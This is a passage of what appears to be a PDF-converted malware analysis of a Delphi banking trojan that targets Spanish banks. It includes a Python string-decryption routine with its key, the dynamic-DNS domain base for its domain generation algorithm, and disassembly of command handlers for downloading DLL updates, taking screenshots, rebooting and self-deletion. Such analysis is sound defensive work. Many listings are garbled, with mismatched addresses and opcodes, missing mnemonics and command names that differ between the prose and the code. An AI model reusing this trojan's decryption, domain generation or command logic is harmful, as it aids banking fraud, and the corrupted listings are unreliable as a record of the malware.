


Figure 20: Decryption of chain in order to be used

```
import binascii

def decode_hex_string(data_enc,key):
    data_dec = str()
    data_enc = binascii.unhexlify(data_enc)
    prev = (data_enc[0])

    for i,c in enumerate(data_enc[1:]):
        x = c ^ ord(key[i % len(key)])
        if x < (prev):
            x = x + 255 - prev
        else:
            x -= prev
        if x > 255:
            x = x - 255
        prev = (c)
        data_dec += chr(x)

    return data_dec
```

Figure 21: String decryption algorithm

```
data="2330A427AE24D675985D"
key="F5454DNBVXCCEFD3EFMNBVDCMNXCXVD3CMBKJHGFM"
```

Figure 22: String to be decrypted and the key it uses

```

00DA41E7 call 004AF3B8
00DA41EC push dword ptr [ebp-150]
00DA41F2 push 0DA5458;'BLOQUERACESSOCAIXA_LM'
00DA41F7 push 0DA5398;'_ini'
00DA41FC lea eax,[ebp-140]
00DA4202 mov edx,5
00DA4207 call @LStrCatN
00DA420C mov eax,dword ptr [ebp-140]
00DA4212 call FileExists
00DA4217 test al,al
00DA4219> je 00DA4241
00DA421B mov eax,0DA5478;'CaixaBank'
00DA4220 call 004AEB14
00DA4225 test eax,eax
00DA4227> je 00DA422E
00DA4229 call 00DA3120
>00DA422E mov eax,0DA548C;'Banca Digital'
00DA4233 call 004AEB14
00DA4238 test eax,eax
00DA423A> je 00DA4241
00DA423C call 00DA3120
>00DA4241 lea edx,[ebp-160]
00DA4247 mov eax,dword ptr [ebx]
00DA4249 call TApplication.GetExeName
00DA424E mov eax,dword ptr [ebp-160]

```

```

BDA53D8 <AnsiString> 'Bankia.es'
BDA53EC <AnsiString> 'Bankia'
BDA53FC <AnsiString> 'BANKIA'
BDA540C <AnsiString> 'BLOQUERACESSOSTESPANHA'
BDA542C <AnsiString> 'Santander'
BDA5440 <AnsiString> 'Home Banking'
BDA5458 <AnsiString> 'BLOQUERACESSOCAIXA_LM'
BDA5478 <AnsiString> 'CaixaBank'
BDA548C <AnsiString> 'Banca Digital'
BDA54A4 <AnsiString> 'BLOQUERACESSOBANKINTER'
BDA54C4 <AnsiString> '.'
BDA54D0 <AnsiString> 'B28'
BDA54DC <AnsiString> 'BANKINTER'
BDA54F0 <AnsiString> 'BLOQUERACESSOUNICAJA'
BDA5510 <AnsiString> 'Unicaja'
BDA5520 <AnsiString> 'Hazte cliente -'
BDA5538 <AnsiString> 'BLOQUERACESSOMEDIOLANUM'
BDA5558 <AnsiString> 'Mediolanum'

```

Figure 23: Example of some of the words related to the banks intended to be supplanted

If any of them are found during the running processes, it prepares to generated the dynamic domains that will be queried. Before, it runs the command "ipconfig /flushdns" to clear the DNS cache.




Figure 24: Cleaning DNS cache before generating dynamic domains

Then, using a base of 11 predefined domains, it generates the final dynamic domains according to the Domain Generator Algorithm (DGA), as shown at Figure 25.

```

000A9801  mov     eax,dword ptr [ebp-10]
000A9804  mov     edx,00000000
000A9809  call   @StrCmp
000A980E  jne    000A9868
>000A9810  lea    ecx,[ebp-60]
000A9816  mov     edx,00000078
000A981B  mov     eax,dword ptr [ebp-74]
000A981E  call   @StrCat
000A9823  mov     ecx,dword ptr [ebp-60]
000A9829  lea    eax,[ebp-60]
000A982F  mov     edx,00000009
000A9834  call   @StrCat3
000A9839  mov     eax,dword ptr [ebp-60]
000A983F  lea    edx,[ebp-60]
000A9845  call   LowerCase
000A984A  lea    eax,[ebp-60]
000A9850  mov     edx,00000058
000A9855  call   @StrCat
000A985A  mov     eax,dword ptr [ebp-60]
000A9860  lea    edx,[ebp-10]
000A9865  call   @StrCat
000A9868  xor     eax,eax
000A986A  push   ebp
000A986B  push   00000001
000A9870  dword ptr fs:[eax]
000A9874  .

000A98E4  <AnsiString> ".freedynamicdns.org"
000A98E5  <AnsiString> ".0.0.0."
000A98E6  <AnsiString> ".1"
000A98E7  <AnsiString> ".a"
000A98E8  <AnsiString> ".zapro.org"
000A98E9  <AnsiString> ".2"
000A98EA  <AnsiString> ".servequake.com"
000A98EB  <AnsiString> ".1"
000A98EC  <AnsiString> ".serveafilife.com"
000A98ED  <AnsiString> ".1"
000A98EE  <AnsiString> ".servecounterstrike.com"
000A98EF  <AnsiString> ".5"
000A98F0  <AnsiString> ".redirectme.net"
000A98F1  <AnsiString> ".4"
000A98F2  <AnsiString> ".myftp.org"
000A98F3  <AnsiString> ".7"
000A98F4  <AnsiString> ".hopto.org"
000A98F5  <AnsiString> ".8"
000A98F6  <AnsiString> ".ddnsking.com"
000A98F7  <AnsiString> ".9"
000A98F8  <AnsiString> ".1"
000A98F9  <AnsiString> ".gtdns.ch"
000A98FA  <AnsiString> ".10"
000A98FB  <AnsiString> ".myftp.biz"
000A98FC  <AnsiString> ".11"
000A98FD  <AnsiString> ".b"
000A98FE  <AnsiString> ".12"

```

Algoritmo Generador de Dominios (DGA).

- 1- Se le pasan 2 números que dividirá y convertirá a hexadecimal.
- 2- Letras de la 'a' a la 'g'
- 3- dominio dinámico

* 1 de ellos, rango: 1 - 80

Figure 25: DGA generation zone

Therefore, 80 different dynamic domains are generated in this way.

```

001F8CCE  8370 F0 00  cmp dword ptr [ebp-10],0
001F8CF4  8B45 F0      mov     eax,dword ptr [ebp-10]
001F8CF7  BA F080D01  mov     ebx,dword ptr [0F80D010]
001F8CF8  EB 1B065FFF call   @dllGetProcAddress
001F8D01  75 18        jnb    001F8D19
001F8D03  8D00 20DFFFF lea    ecx,dword ptr [ebp-20]
001F8D0E  BA C84E0000 mov     ebx,dword ptr [C84E0000]
001F8D16  8B45 EC      mov     ebx,dword ptr [ebp-10]
001F8D1C  8D05 24DFFFF lea    ecx,dword ptr [ebp-20]
001F8D22  BA 804E0000 mov     ebx,dword ptr [804E0000]
001F8D27  EB 18065FFF call   @dllGetProcAddress
001F8D2C  8B45 EC      mov     ebx,dword ptr [ebp-10]
001F8D32  8D05 24DFFFF lea    ecx,dword ptr [ebp-20]
001F8D39  BA C84E0000 mov     ebx,dword ptr [C84E0000]
001F8D40  8B45 EC      mov     ebx,dword ptr [ebp-10]
001F8D48  8D05 24DFFFF lea    ecx,dword ptr [ebp-20]
001F8D56  EB 18065FFF call   @dllGetProcAddress
001F8D5B  8370 F0 00  cmp     dword ptr [ebp-10],0
001F8D61  74 0F        jbe    001F8D71
001F8D63  8B45 F0      mov     ebx,dword ptr [ebp-10]
001F8D65  EB 1B065FFF call   @dllGetProcAddress
001F8D70  8D00 24DFFFF lea    ecx,dword ptr [ebp-20]

```

Registers: EAX: 0043CC4, ECX: 00000000, EDI: 00000000, EIP: 01DF8D69, EFLAGS: 00000202, etc.

Figure 26: The process of generating dynamic domains

Once the process is finished, it gets the name of the PC and decrypts one of the strings it needs to report to Command and Control. These strings are encrypted within the binary.

```

01DF9876  C745 F4 00010000 mov     dword ptr [ebp-100],0
01DF987D  50          push   eax
01DF9880  50          push   eax
01DF9887  50          push   eax
01DF9888  50          push   eax
01DF9889  50          push   eax
01DF988A  50          push   eax
01DF988B  50          push   eax
01DF988C  50          push   eax
01DF988D  50          push   eax
01DF988E  50          push   eax
01DF988F  50          push   eax
01DF9890  50          push   eax
01DF9891  50          push   eax
01DF9892  50          push   eax
01DF9893  50          push   eax
01DF9894  50          push   eax
01DF9895  50          push   eax
01DF9896  50          push   eax
01DF9897  50          push   eax
01DF9898  50          push   eax
01DF9899  50          push   eax
01DF989A  50          push   eax
01DF989B  50          push   eax
01DF989C  50          push   eax
01DF989D  50          push   eax
01DF989E  50          push   eax
01DF989F  50          push   eax
01DF98A0  50          push   eax
01DF98A1  50          push   eax
01DF98A2  50          push   eax
01DF98A3  50          push   eax
01DF98A4  50          push   eax
01DF98A5  50          push   eax
01DF98A6  50          push   eax
01DF98A7  50          push   eax
01DF98A8  50          push   eax
01DF98A9  50          push   eax
01DF98AA  50          push   eax
01DF98AB  50          push   eax
01DF98AC  50          push   eax
01DF98AD  50          push   eax
01DF98AE  50          push   eax
01DF98AF  50          push   eax
01DF98B0  50          push   eax
01DF98B1  50          push   eax
01DF98B2  50          push   eax
01DF98B3  50          push   eax
01DF98B4  50          push   eax
01DF98B5  50          push   eax
01DF98B6  50          push   eax
01DF98B7  50          push   eax
01DF98B8  50          push   eax
01DF98B9  50          push   eax
01DF98BA  50          push   eax
01DF98BB  50          push   eax
01DF98BC  50          push   eax
01DF98BD  50          push   eax
01DF98BE  50          push   eax
01DF98BF  50          push   eax
01DF98C0  50          push   eax
01DF98C1  50          push   eax
01DF98C2  50          push   eax
01DF98C3  50          push   eax
01DF98C4  50          push   eax
01DF98C5  50          push   eax
01DF98C6  50          push   eax
01DF98C7  50          push   eax
01DF98C8  50          push   eax
01DF98C9  50          push   eax
01DF98CA  50          push   eax
01DF98CB  50          push   eax
01DF98CC  50          push   eax
01DF98CD  50          push   eax
01DF98CE  50          push   eax
01DF98CF  50          push   eax
01DF98D0  50          push   eax
01DF98D1  50          push   eax
01DF98D2  50          push   eax
01DF98D3  50          push   eax
01DF98D4  50          push   eax
01DF98D5  50          push   eax
01DF98D6  50          push   eax
01DF98D7  50          push   eax
01DF98D8  50          push   eax
01DF98D9  50          push   eax
01DF98DA  50          push   eax
01DF98DB  50          push   eax
01DF98DC  50          push   eax
01DF98DD  50          push   eax
01DF98DE  50          push   eax
01DF98DF  50          push   eax
01DF98E0  50          push   eax
01DF98E1  50          push   eax
01DF98E2  50          push   eax
01DF98E3  50          push   eax
01DF98E4  50          push   eax
01DF98E5  50          push   eax
01DF98E6  50          push   eax
01DF98E7  50          push   eax
01DF98E8  50          push   eax
01DF98E9  50          push   eax
01DF98EA  50          push   eax
01DF98EB  50          push   eax
01DF98EC  50          push   eax
01DF98ED  50          push   eax
01DF98EE  50          push   eax
01DF98EF  50          push   eax
01DF98F0  50          push   eax

```

Registers: EAX: 0043CC4, ECX: 00000000, EDI: 00000000, EIP: 01DF8D69, EFLAGS: 00000202, etc.

Figure 27: Starting to collect data from the affected equipment

Each country has an associated identifier (7236), and when it detects that one of them is being visited, it associates it to this corresponding value in order to report this.

```

:00DA9B87  push    ecx
:00DA9B88  call   GetComputerNameA
:00DA9B8D  lea    edx, [ebp+var_474]
:00DA9B93  mov     eax, 17h
:00DA9B98  call   Get_ID_String_A_Descifrar
:00DA9B9D  mov     edx, [ebp+var_474]
:00DA9BA3  lea    ecx, [ebp+var_470]
:00DA9BA9  xor     eax, eax
:00DA9BAB  call   Decifrar_string
:00DA9BB0  mov     eax, [ebp+var_470] ; System::AnsiString
:00DA9BB6  call   StrToInt
:00DA9BBB  mov     edx, eax
:00DA9BBD  mov     eax, ds:dword_DD0BC0
:00DA9BC2  call   TRtcPortalCli_SetDataEncrypt
:00DA9BC7  push   3E8h ; dwMilliseconds
:00DA9BCC  call   Sleep_0

```

Figure 28: Process of obtaining the name of the PC

An example of the data to be sent is presented at Figure 29 . The name of the affected equipment has been obfuscated.




Figure 29: Data collected in order to be sent

This communication is done with the above-mentioned RTC component.




Figure 30: Use of the RTC HTTP component for communication with Command and Control

Other main functionalities of this Trojan include the following:

- It has the ability to update the malicious dll. For this purpose, the word *UpdateDLLMODULO* is used. This process would download a zip file with the same name as the dll, unzip it and halt the process to resume it later. In order to do this, a bat file called *cookie.bat* is created and added to the actions mentioned above.

```

:00DB1DEC      call     LStrToPChar
:00DB1DF1      mov     edx, offset aUpdatedllmodul ; "UpdateDLLMODULO"
:00DB1DF6      call     StrPos
:00DB1DFB      test    eax, eax
:00DB1DFD      jz     loc_DB1EE3
:00DB1E03      mov     dl, 7Ch ; '|' ; char
:00DB1E05      mov     eax, ds:dword_DD0C9C ; int
:00DB1E0A      call     TStringList_Create
:00DB1E0F      lea    ecx, [ebp+var_7B8]
:00DB1E15      mov     edx, 1
:00DB1E1A      mov     ebx, [eax]
:00DB1E1C      call     dword ptr [ebx+0Ch]
:00DB1E1F      mov     eax, [ebp+var_7B8] ; System::AnsiString
:00DB1E25      lea    edx, [ebp+var_8]
:00DB1E28      call     Trim
:00DB1E2D      call     call_LStrClr
:00DB1E32      push   0 ; LPBINDSTATUSCALLBACK
:00DB1E34      push   0 ; DWORD
:00DB1E36      lea    edx, [ebp+var_7BC]
:00DB1E3C      mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E41      call     GetEnvironmentVariable
:00DB1E46      lea    eax, [ebp+var_7BC] ; int
:00DB1E4C      mov     edx, offset _str_dbghelp_zip.Text ; void *
:00DB1E51      call     LStrCat
:00DB1E56      mov     eax, [ebp+var_7BC]
:00DB1E5C      call     LStrToPChar
:00DB1E61      push   eax ; LPCSTR
:00DB1E62      mov     eax, [ebp+var_8]
:00DB1E65      call     LStrToPChar
:00DB1E6A      push   eax ; LPCSTR
:00DB1E6B      push   0 ; LPUNKNOWN
:00DB1E6D      call     URLDownloadToFileA
:00DB1E72      lea    edx, [ebp+var_7C0]
:00DB1E78      mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E7D      call     GetEnvironmentVariable
:00DB1E82      mov     eax, [ebp+var_7C0]
:00DB1E88      push   eax
:00DB1E89      lea    edx, [ebp+var_7C8]
:00DB1E8F      mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E94      call     GetEnvironmentVariable
:00DB1E99      lea    eax, [ebp+var_7C8] ; int
:00DB1E9F      mov     edx, offset _str_dbghelp_zip.Text ; void *
:00DB1EA4      call     LStrCat

```

Figure 31: DLL update

- It has the ability to disconnect the victim using the code *SUSPENDEACESSO*, to reboot the machine using the code *REINICIAGERAL*, or to reboot the Trojan itself using the code *Rein1c1aSystem*.

```

:00DAF99A      ; _TALONH1_Timer2Timer+19861j
:00DAF99A      mov     eax, ds:dword_DD0C9C
:00DAF99F      call     LStrToPChar
:00DAF9A4      mov     edx, offset aSuspendeacesso ; "SUSPENDEACESSO"
:00DAF9A9      call     StrPos
:00DAF9AE      test    eax, eax
:00DAF9B0      jz     short loc_DAF9D2
:00DAF9B2      call     call_LStrClr
:00DAF9B7      xor     edx, edx
:00DAF9B9      mov     eax, ds:dword_DD0BC0
:00DAF9BE      mov     ecx, [eax]

```

Figure 32: Command to disconnect the victim

```

:00DB1645      mov     eax, ds:dword_DD0C9C
:00DB164A      call     LStrToPChar
:00DB164F      mov     edx, offset aReiniciageral ; "REINICIAGERAL"
:00DB1654      call     StrPos
:00DB1659      test    eax, eax
:00DB165B      jz     short loc_DB166C
:00DB165D      call     call_LStrClr
:00DB1662      mov     eax, 2 ; uFlags
:00DB1667      call     call_ExitWindowsEx

```

Figure 33: Machine reboot process

```

:0004C00C      call     LStrToPChar
:00DAE013     mov     edx, offset aReiniclasystem ; "ReiniclaSystem"
:00DAE018     call   StrPos
:00DAE01D     test   eax, eax
:00DAE01F     jz     short loc_DAE064
:00DAE021     call   call_LStrClr
:00DAE026     push   1 ; nShowCmd
:00DAE028     push   0 ; lpDirectory
:00DAE02A     push   0 ; lpParameters
:00DAE02C     lea   edx, [ebp+var_10]
:00DAE02F     mov   eax, ds:off_DCCDA4
:00DAE034     mov   eax, [eax]
:00DAE036     call  TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:00DAE03B     mov   eax, [ebp+var_10]
:00DAE03E     call  LStrToPChar
:00DAE043     push  eax ; lpFile
:00DAE044     push  0 ; lpOperation
:00DAE046     mov   eax, ebx ; this
:00DAE048     call  TWinControl_GetHandle
:00DAE04D     push  eax ; hwnd
:00DAE04E     call  ShellExecuteA
:00DAE053     mov   eax, ds:off_DCCDA4
  
```

Figure 34: Trojan reset command sending area

- It has the capability to obtain information on cursor use (code EXIBIRMZ).

```

:000B1667     call   call_ExitWindowsEx
:000B166C     ; CODE XREF: _TALONH1_Timer2Timer+369Ff1j
:000B166C     loc_D8166C: ; CODE XREF: _TALONH1_Timer2Timer+369Ff1j
:000B166C     mov   eax, ds:dword_DD0C9C
:000B1671     call  LStrToPChar
:000B1676     mov   edx, offset aExibirMZ ; "EXIBIRMZ"
:000B167B     call  StrPos
:000B1680     test  eax, eax
:000B1682     jz   short loc_D8168E
:000B1684     call  call_LStrClr
:000B1689     call  call_SystemParametersInfoA ; SPI_SETCURSORS
:000B168E     ; CODE XREF: _TALONH1_Timer2Timer+369Ff1j
:000B168E     loc_D8168E: ; CODE XREF: _TALONH1_Timer2Timer+369Ff1j
:000B168E     ; Reloads the system cursors. Set the uiParam parameter to zero and the
:000B168E     ; pvParam parameter to NULL
:000B168E     call  call_SystemParametersInfoA proc near ; CODE XREF: _TALONH1_Timer2Timer+421Df1j
:000B168E     push  1Bh ; TWinIni
:000B168E     push  0 ; pvParam
:000B168E     push  0 ; uiParam
:000B168E     push  57h ; 'W' ; uAction
:000B168E     call  SystemParametersInfoA
:000B168E     rtrn
  
```

Figure 35: Cursor information query

- And to control the user's cursor (code OCULTARMZ).

```

:000B168E     loc_D8168E: ; CODE XREF: _TALONH1_Timer2Timer+369Ff1j
:000B168E     mov   eax, ds:dword_DD0C9C
:000B1693     call  LStrToPChar
:000B1698     mov   edx, offset a0cultarmz ; "OCULTARMZ"
:000B169D     call  StrPos
:000B16A2     test  eax, eax
:000B16A4     jz   short loc_D816B0
:000B16A6     call  call_LStrClr
:000B16AB     call  sub_4AFBD0
:000B16B0
  
```

Figure 36: Command to control the cursor

- It can create a registry file, called UPAK.BIN, using the code CRIARCADASTRO.

```

:000B1D91     call  LStrToPChar
:000B1D96     mov   edx, offset aCriarcadastro ; "CRIARCADASTRO"
:000B1D98     call  StrPos
:000B1DA0     test  eax, eax
:000B1DA2     jz   short loc_D81DE7
:000B1DA4     call  call_LStrClr
:000B1DA9     lea   edx, [ebp+var_7B4]
:000B1DAF     mov   eax, ds:off_DCCDA4
:000B1DB4     mov   eax, [eax]
:000B1DB6     call  TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:000B1DB8     mov   eax, [ebp+var_7B4] ; System::AnsiString
:000B1DC1     lea   edx, [ebp+var_7B0]
:000B1DC7     call  ExtractFileDir
:000B1DCC     lea   eax, [ebp+var_7B0] ; int
:000B1DD2     mov   edx, offset str_UPAK_BIN.Text ; void *
:000B1DD7     call  LStrCat
:000B1DDC     mov   eax, [ebp+var_7B0]
  
```

Figure 37: Create UPAK.BIN file

- It has the ability to create an activity log in a log called lz.log, using the code MARCARPC.

```

:000B1EE0      call     LStrTopChar
:000B1EE2      mov     edx, offset aMARCcarpc ; "MARCcarpc"
:000B1EF2      call     StrPos
:000B1EF7      test    eax, eax
:000B1EF9      jz     loc_DB1FB2
:000B1EFF      mov     dl, 1
:000B1F01      mov     eax, off_41E250
:000B1F06      call     TObject_Create_TString_List ; BDS 2005-2007 and Delphi6-7 Visual Co
:000B1F08      esi, eax
:000B1F0D      mov     eax, esi
:000B1F0F      mov     edx, [eax]
:000B1F11      call     dword ptr [edx+44h]
:000B1F14      mov     dl, 7Ch ; '|' ; char
:000B1F16      mov     eax, ds:dword_DD0C9C ; int
:000B1F18      call     TStringList_Create
:000B1F20      lea    ecx, [ebp+var_7D0]
:000B1F26      mov     edx, 1
:000B1F28      mov     ebx, [eax]
:000B1F2D      call     dword ptr [ebx+0Ch]
:000B1F30      mov     eax, [ebp+var_7D0]
:000B1F36      call     LStrTopChar
:000B1F38      mov     edx, eax
:000B1F3D      lea    eax, [ebp+var_7CC]
:000B1F43      call     LStrFromPChar ; BDS 2005-2007 and Delphi6-7 Visual Co
:000B1F48      mov     edx, [ebp+var_7CC]
:000B1F4E      mov     eax, esi
:000B1F50      mov     ecx, [eax]
:000B1F52      call     dword ptr [ecx+38h]
:000B1F55      lea    edx, [ebp+var_7DC]
:000B1F58      mov     eax, ds:off_DCCDA4
:000B1F60      mov     eax, [eax]
:000B1F62      call     TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 V
:000B1F67      mov     eax, [ebp+var_7DC] ; System::AnsiString
:000B1F6D      mov     edx, [ebp+var_7D8]
:000B1F73      call     ExtractFileDir
:000B1F78      lea    eax, [ebp+var_7D8] ; int
:000B1F7E      mov     edx, offset _str_lz_log_0.Text ; void *
:000B1F83      call     LStrCat
    
```

Figure 38: Creating the log to record the activity

- It can use the code `DEL3TARMARCOAO` to delete the file `lz.log`, as a log mentioned above, in the same path as the executable.

```

:00DAF8C5      mov     eax, ds:dword_DD0C9C
:00DAF8CE      call     LStrTopChar
:00DAF8D3      mov     edx, offset aDel3tarmarcoao ; "DEL3TARMARCOAO"
:00DAF8D8      call     StrPos
:00DAF8DD      test    eax, eax
:00DAF8DF      jz     loc_DAF99A
:00DAF8E5      call     LStrClr
:00DAF8EA      lea    edx, [ebp+var_38C]
:00DAF8F0      mov     eax, ds:off_DCCDA4
:00DAF8F5      mov     eax, [eax]
:00DAF8F7      call     TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Com
    
```

Figure 39: Delete the log file

- It has the capacity to search the processes in memory using the code `DETONATEPROCESS`.

```

:000B1FB2      mov     eax, ds:dword_DD0C9C
:000B1FB7      call     LStrTopChar
:000B1FBC      mov     edx, offset aDetonaprocesso ; "DETONAPROCESSO"
:000B1FC1      call     StrPos
:000B1FC6      test    eax, eax
:000B1FC8      jz     short loc_DB2043
:000B1FCA      mov     dl, 7Ch ; '|' ; char
:000B1FCC      mov     eax, ds:dword_DD0C9C ; int
:000B1FD1      call     TStringList_Create
:000B1FD6      lea    ecx, [ebp+var_7E4]
:000B1FDC      mov     edx, 1
:000B1FE1      mov     ebx, [eax]
:000B1FE3      call     dword ptr [ebx+0Ch]
:000B1FE6      mov     eax, [ebp+var_7E4] ; System::AnsiString
:000B1FEC      lea    edx, [ebp+var_7E0]
:000B1FE2      call     Trm
    
```

Figure 40: Searches in-memory processes

- It has the ability to take screenshots, using the codes `ATIVARCAPTURAMAG` and `ATIVARCAPTURAFULL`. The difference the method used to perform this action: if the

operating systems are Windows 10, 8.1 and Server, then it uses of the *MAG "Magnification" DLL*, otherwise it uses the *FULL* option.

```

:00DB206C      call     LStrToPChar
:00DB2071      mov     edx, offset aAtivarcapturam ; "ATIVARCAPTURAMAG"
:00DB2076      call     StrPos
:00DB207B      test    eax, eax
:00DB207D      jz      loc_DB211F
:00DB2083      call     call_LStrClr
:00DB2088      lea     edx, [ebp+var_7F0]
:00DB208E      mov     eax, ds:AnsiString ; System::AnsiString
:00DB2093      call     Trim
:00DB2098      mov     eax, [ebp+var_7F0]
:00DB209E      call     LStrToPChar
:00DB20A3      mov     edx, offset aWindows8_2 ; "Windows 8"
:00DB20A8      call     StrPos
:00DB20AD      test    eax, eax
:00DB20AF      jnz     short loc_DB2103
:00DB20B1      lea     edx, [ebp+var_7F4]
:00DB20B7      mov     eax, ds:AnsiString ; System::AnsiString
:00DB20BC      call     Trim
:00DB20C1      mov     eax, [ebp+var_7F4]
:00DB20C7      call     LStrToPChar
:00DB20CC      mov     edx, offset aWindows10_2 ; "Windows 10"
:00DB20D1      call     StrPos
:00DB20D6      test    eax, eax
:00DB20D8      jnz     short loc_DB2103
:00DB20DA      lea     edx, [ebp+var_7F8]
:00DB20E0      mov     eax, ds:AnsiString ; System::AnsiString
:00DB20E5      call     Trim
:00DB20EA      mov     eax, [ebp+var_7F8]
:00DB20F0      call     LStrToPChar
:00DB20F5      mov     edx, offset aWindowsServer_1 ; "Windows Server"
:00DB20FA      call     StrPos
:00DB20FF      test    eax, eax
:00DB2101      jz      short loc_DB211F
:00DB2103

```

Figure 41: Preparing data to be sent

- It can deactivate the scroll bar using the code *DISABLESCROLL*.

```

:00DB299C      mov     eax, ds:dword_DD0C9C
:00DB29A1      call     LStrToPChar
:00DB29A6      mov     edx, offset aDisablescroll ; "DISABLESCROLL"
:00DB29AB      call     StrPos
:00DB29B0      test    eax, eax
:00DB29B2      jz      short loc_DB29BE
:00DB29B4      call     call_LStrClr
:00DB29B9      call     call_UnhookWindowsHookEx
:00DB29BE

```

Figure 42: Disable scrolling

- It deletes both the entire directory where the Trojan is located using the *DELETEAKL* code, and the registry key, as if it had never existed.


```

:00DB29C8      call     user_get_exe
:00DB29CD      mov     edx, offset aDeletakl ; "DELETAKL"
:00DB29CD      call   StrPos
:00DB29D2      test    eax, eax
:00DB29D4      jz     short loc_DB2A2E
:00DB29D6      call   call_LStrClr
:00DB29D8      xor     eax, eax
:00DB29DD      push   ebp
:00DB29DE      push   offset loc_DB29FD
:00DB29E3      push   dword ptr fs:[eax]
:00DB29E6      mov     fs:[eax], esp
:00DB29E9      mov     eax, ds:dword DD0BE0
:00DB29EE      call   borrar_persistencia_registro
:00DB29F3      xor     eax, eax
:00DB29F5      pop     edx
:00DB29F6      pop     ecx
:00DB29F7      pop     ecx
:00DB29F8      mov     fs:[eax], edx
:00DB29FB      jmp     short loc_DB2A07
-----
:00DB29FD      ;
:00DB29FD      loc_DB29FD:                                ; DATA XREF: _TALONH1_Timer2Timer+4A22f0
:00DB29FD      jmp     HandleAnyException
